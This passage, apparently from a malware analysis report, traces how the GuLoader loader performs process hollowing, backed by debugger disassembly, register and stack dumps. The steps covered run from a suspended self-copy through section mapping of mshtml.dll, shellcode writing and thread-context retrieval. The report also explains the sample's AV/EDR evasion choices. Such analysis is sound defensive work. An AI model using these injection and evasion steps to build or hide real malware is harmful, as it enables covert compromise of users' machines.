```
0391E7F5
mov ebx,edi
test dx,ax
```

```
0391E7FA
test ecx,ecx
```

Figure 37: String Decryption

Code Injection

GuLoader uses process hollowing in order to inject code into a suspended process, then resume execution inside the new process. GuLoader has been observed using process hollowing injection into a number of different executables, as well as spawning a child process of itself to inject into. In the case of this sample, GuLoader injected into a copy of itself using the following APIs.

CreateProcessInternalW

GuLoader first calls `CreateProcessInternalW`, passing its own path as an argument, as well as the creation flag of `0x4 (Suspended)`. GuLoader uses a direct syscall rather than calling the API directly to avoid EDR/AV detection.





Figure 38: CreateProcessInternalW Suspended



ee548086db277e0feb...	3708	762.55 MB	DESKTOP-M5CDLHF\muz	Autotransplantation baadruterne
ee548086db277e0f...	5264	468 kB	DESKTOP-M5CDLHF\muz	Autotransplantation baadruterne

Figure 39: Suspended process created

NtUnmapViewOfSection

GuLoader uses `NtUnmapViewOfSection` to unmap the image at `0x400000` in the suspended process.





Figure 40: NtUnmapViewOfSection unmapping the original image in the suspended process

NtOpenFile

GuLoader decrypts the path to `C:\Windows\System32\mshtml.dll` and opens a file handle to it using `NtOpenFile`.



```
039248FB  FFD0               call eax                                 eax:NtOpenFile
039248FD  8B8D 50010000      mov ecx,dword ptr ss:[ebp+150]
03924903  38C2               cmp dl,al
03924905  8B5D 44            mov ebx,dword ptr ss:[ebp+44]
03924908  81FA 80819048      cmp edx,48908180
0392490E  8B95 54010000      mov edx,dword ptr ss:[ebp+154]
03924914  38C1               cmp cl,al
03924916  83EA 04            sub edx,4
03924919  310A               xor dword ptr ds:[edx],ecx
0392491B  39DA               cmp edx,ebx
0392491D  75 F7              jne 3924916
0392491F  8BBD 2C010000      mov edi,dword ptr ss:[ebp+12C]
03924925  FFE1               jmp ecx
03924927  81EC 00010000      sub esp,100
0392492D  E9 00010000        jmp 3924A32
03924932  57                 push edi
03924933  91                 xchg ecx,eax                             eax:NtOpenFile
03924934  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924938  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
0392493B  D17A 7C            sar dword ptr ds:[edx+7C],1
0392493E  57                 push edi
0392493F  91                 xchg ecx,eax                             eax:NtOpenFile
03924940  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924944  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
03924947  D17A 7C            sar dword ptr ds:[edx+7C],1
0392494A  57                 push edi
0392494B  91                 xchg ecx,eax                             eax:NtOpenFile
0392494C  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924950  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
03924953  D17A 7C            sar dword ptr ds:[edx+7C],1
03924956  57                 push edi
03924957  91                 xchg ecx,eax                             eax:NtOpenFile
03924958  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
0392495C  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
0392495F  D17A 7C            sar dword ptr ds:[edx+7C],1
03924962  57                 push edi
03924963  91                 xchg ecx,eax                             eax:NtOpenFile
03924964  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924968  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
0392496B  D17A 7C            sar dword ptr ds:[edx+7C],1
0392496E  57                 push edi
0392496F  91                 xchg ecx,eax                             eax:NtOpenFile
03924970  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924974  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
03924977  D17A 7C            sar dword ptr ds:[edx+7C],1
0392497A  57                 push edi
0392497B  91                 xchg ecx,eax                             eax:NtOpenFile
0392497C  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924980  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
03924983  D17A 7C            sar dword ptr ds:[edx+7C],1
03924986  57                 push edi
03924987  91                 xchg ecx,eax                             eax:NtOpenFile
03924988  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
0392498C  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
0392498F  D17A 7C            sar dword ptr ds:[edx+7C],1
03924992  57                 push edi
03924993  91                 xchg ecx,eax                             eax:NtOpenFile

eax=<ntdll.NtOpenFile>

039248FB <CallAPI>
```


```
Hide FPU

EAX    77430480      <ntdll.NtOpenFile>
EBX    039208DF
ECX    00000046      'F'
EDX    038F2808
EBP    0014DF58
ESP    0014DF3C
ESI    02820CBC      L"windir="
EDI    10011420

EIP    039248FB      <CallAPI>

EFLAGS    00000397
ZF 0   PF 1   AF 1
OF 0   SF 1   DF 0
CF 1   TF 1   IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  8000001A (STATUS_NO_MORE_ENTRIES)

GS 0000   FS 0038
ES 0023   DS 0023
CS 001B   SS 0023

ST(0) FFFFC000000000000000 x87r5 Special qnan
ST(1) 3FFEB17217F7D1CF79AC x87r6 Nonzero 0.693147180
ST(2) FFFFC000000000000000 x87r7 Special qnan
ST(3) FFFFC000000000000000 x87r0 Special qnan
ST(4) FFFF0000000000000000 x87r1 Special invalid
ST(5) FFFF0000000000000000 x87r2 Special invalid
ST(6) 3FFD9A209A84FBCFF799 x87r3 Nonzero 0.301029995
ST(7) FFFFFFFF000085E98080 x87r4 Special qnan

x87TagWord  8A2A
x87TW_0 2 (Special)  x87TW_1 2 (Special)
x87TW_2 2 (Special)  x87TW_3 0 (Nonzero)
x87TW_4 2 (Special)  x87TW_5 2 (Special)
x87TW_6 0 (Nonzero)  x87TW_7 2 (Special)

x87StatusWord  2841
x87SW_B   0   x87SW_C3   0   x87SW_C2   0
x87SW_C1  1   x87SW_C0   1   x87SW_ES   0

Default (stdcall)    5    Unlocked
1: [esp] 0014E064 0014E064
2: [esp+4] 00000001 00000001
3: [esp+8] 10011420 10011420
4: [esp+C] 10011400 10011400
5: [esp+10] 00000001 00000001
```

```
Address   Hex                                              ASCII
0450C0EC  5C 00 73 00 79 00 73 00 74 00 65 00 6D 00 33 00  \.s.y.s.t.e.m.3.
0450C0FC  32 00 5C 00 00 00 00 00 00 00 00 00 00 00 00 00  2.\.............
0450C10C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0450C11C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

0014DF3C  0014E064
0014DF40  00000001
0014DF44  10011420
0014DF48  10011400
0014DF4C  00000001
0014DF50  00000000
0014DF54  038E1D14
0014DF58  0014E25C
```

Figure 41: NtOpenFile acquiring a file handle to `C:\Windows\System32\mshtml.dll`

NtCreateSection

After opening a handle to `mshtml.dll`, GuLoader calls `NtCreateSection` using the file handle received from `NtOpenFile` in order to create a section object. A section object represents a section of memory that can be shared with other processes. A section object that is not backed by a file is suspicious, so GuLoader hardcodes a file to create the section object to avoid potential detection.



```
039248FB  FFD0               call eax                                 eax:NtCreateSection
039248FD  8B8D 50010000      mov ecx,dword ptr ss:[ebp+150]
03924903  38C2               cmp dl,al
03924905  8B5D 44            mov ebx,dword ptr ss:[ebp+44]
03924908  81FA 80819048      cmp edx,48908180
0392490E  8B95 54010000      mov edx,dword ptr ss:[ebp+154]
03924914  38C1               cmp cl,al
03924916  83EA 04            sub edx,4
03924919  310A               xor dword ptr ds:[edx],ecx
0392491B  39DA               cmp edx,ebx
0392491D  75 F7              jne 3924916
0392491F  8BBD 2C010000      mov edi,dword ptr ss:[ebp+12C]
03924925  FFE1               jmp ecx
03924927  81EC 00010000      sub esp,100
0392492D  E9 00010000        jmp 3924A32
03924932  57                 push edi
03924933  91                 xchg ecx,eax                             eax:NtCreateSection
03924934  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924938  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
0392493B  D17A 7C            sar dword ptr ds:[edx+7C],1
0392493E  57                 push edi
0392493F  91                 xchg ecx,eax                             eax:NtCreateSection
03924940  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924944  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
03924947  D17A 7C            sar dword ptr ds:[edx+7C],1
0392494A  57                 push edi
0392494B  91                 xchg ecx,eax                             eax:NtCreateSection
0392494C  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924950  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
03924953  D17A 7C            sar dword ptr ds:[edx+7C],1
03924956  57                 push edi
03924957  91                 xchg ecx,eax                             eax:NtCreateSection
03924958  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
0392495C  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
0392495F  D17A 7C            sar dword ptr ds:[edx+7C],1
03924962  57                 push edi
03924963  91                 xchg ecx,eax                             eax:NtCreateSection
03924964  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924968  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
0392496B  D17A 7C            sar dword ptr ds:[edx+7C],1
0392496E  57                 push edi
0392496F  91                 xchg ecx,eax                             eax:NtCreateSection
03924970  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924974  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
03924977  D17A 7C            sar dword ptr ds:[edx+7C],1
0392497A  57                 push edi
0392497B  91                 xchg ecx,eax                             eax:NtCreateSection
0392497C  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
03924980  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
03924983  D17A 7C            sar dword ptr ds:[edx+7C],1
03924986  57                 push edi
03924987  91                 xchg ecx,eax                             eax:NtCreateSection
03924988  3A7C17 D1          cmp bh,byte ptr ds:[edi+edx-2F]
0392498C  3A3C57             cmp bh,byte ptr ds:[edi+edx*2]
0392498F  D17A 7C            sar dword ptr ds:[edx+7C],1
03924992  57                 push edi
03924993  91                 xchg ecx,eax                             eax:NtCreateSection
```


```
Hide FPU

EAX    774311F0      <ntdll.NtCreateSection>
EBX    039208DF
ECX    038F2808
EDX    038F3160
EBP    0014DF58
ESP    0014DF38
ESI    02820CBC      L"windir="
EDI    10011420

EIP    039248FB      <CallAPI>

EFLAGS    00000397
ZF 0   PF 1   AF 1
OF 0   SF 1   DF 0
CF 1   TF 1   IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  8000001A (STATUS_NO_MORE_ENTRIES)

GS 0000   FS 0038
ES 0023   DS 0023
CS 001B   SS 0023

ST(0) FFFFC000000000000000 x87r5 Special qnan
ST(1) 3FFEB17217F7D1CF79AC x87r6 Nonzero 0.693147180
ST(2) FFFFC000000000000000 x87r7 Special qnan
ST(3) FFFFC000000000000000 x87r0 Special qnan
ST(4) FFFF0000000000000000 x87r1 Special invalid
ST(5) FFFF0000000000000000 x87r2 Special invalid
ST(6) 3FFD9A209A84FBCFF799 x87r3 Nonzero 0.301029995
ST(7) FFFFFFFF000085E98080 x87r4 Special qnan

x87TagWord  8A2A
x87TW_0 2 (Special)  x87TW_1 2 (Special)
x87TW_2 2 (Special)  x87TW_3 0 (Nonzero)
x87TW_4 2 (Special)  x87TW_5 2 (Special)
x87TW_6 0 (Nonzero)  x87TW_7 2 (Special)

x87StatusWord  2841
x87SW_B   0   x87SW_C3   0   x87SW_C2   0
x87SW_C1  1   x87SW_C0   1   x87SW_ES   0

Default (stdcall)    5    Unlocked
1: [esp] 0014E060 0014E060
2: [esp+4] 000F001F 000F001F
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000002 00000002
```

```
ASCII
.t.m.l...d.
.l..........
................

0014DF38  0014E060
0014DF3C  000F001F  DesiredAccess SECTION_ALL_ACCESS
0014DF40  00000000  Optional ObjectAttributes
0014DF44  00000000  Optional MaximumSize
0014DF48  00000002  SectionPageProtection PAGE_READONLY
0014DF4C  01000000  AllocationAttributes SEC_IMAGE
0014DF50  000003E0  FileHandle (mshtml.dll)
0014DF54  038E1D14
0014DF58  0014E25C
```

Figure 42: NtCreateSection creating a section object


NtMapViewOfSection

Next, GuLoader calls `NtMapViewOfSection` to map the `mshtml.dll` section that was just created using `NtCreateSection` into the virtual address space of the suspended process.



```
000003B4  SectionHandle (mshtml.dll section created from NtCreateSection)
000003CC  ProcessHandle (Suspended process)
0014E05C  BaseAddress
00000000  ZeroBits
00000000  CommitSize
00000000  SectionOffset
0014E058  ViewSize
00000002  InheritDisposition
00000000  AllocationType
00000004  Win32Protect (PAGE_READWRITE)
```

Figure 43: Mapping the section object created from `mshtml.dll` to memory



⌄ 0x400000	Image	18,768 kB	WCX	C:\Windows\System32\mshtml.dll
0x400000	Image: Commit	4 kB	R	C:\Windows\System32\mshtml.dll
0x401000	Image: Commit	16,576 kB	RX	C:\Windows\System32\mshtml.dll
0x1431000	Image: Commit	1,200 kB	WC	C:\Windows\System32\mshtml.dll
0x155d000	Image: Commit	28 kB	R	C:\Windows\System32\mshtml.dll
0x1564000	Image: Commit	4 kB	WC	C:\Windows\System32\mshtml.dll
0x1565000	Image: Commit	956 kB	R	C:\Windows\System32\mshtml.dll

Figure 44: Section successfully mapped to memory

ZwWriteVirtualMemory

After the image is mapped in the suspended process, GuLoader writes its shellcode into the memory of the suspended process. *Note: The shellcode is not written into the mapped section. The payload will be mapped over it later on.*



ProcessHandle (suspended process)
BaseAddress
Buffer
Size
GuLoader shellcode being written to suspended process memory

Figure 45: GuLoader writing itself to the suspended process

NtGetContextThread

Next, GuLoader calls `NtGetContextThread` to retrieve a pointer to the Context structure of the thread in the suspended process. This is the same context structure as discussed in the VEH section and contains processor-specific register data.

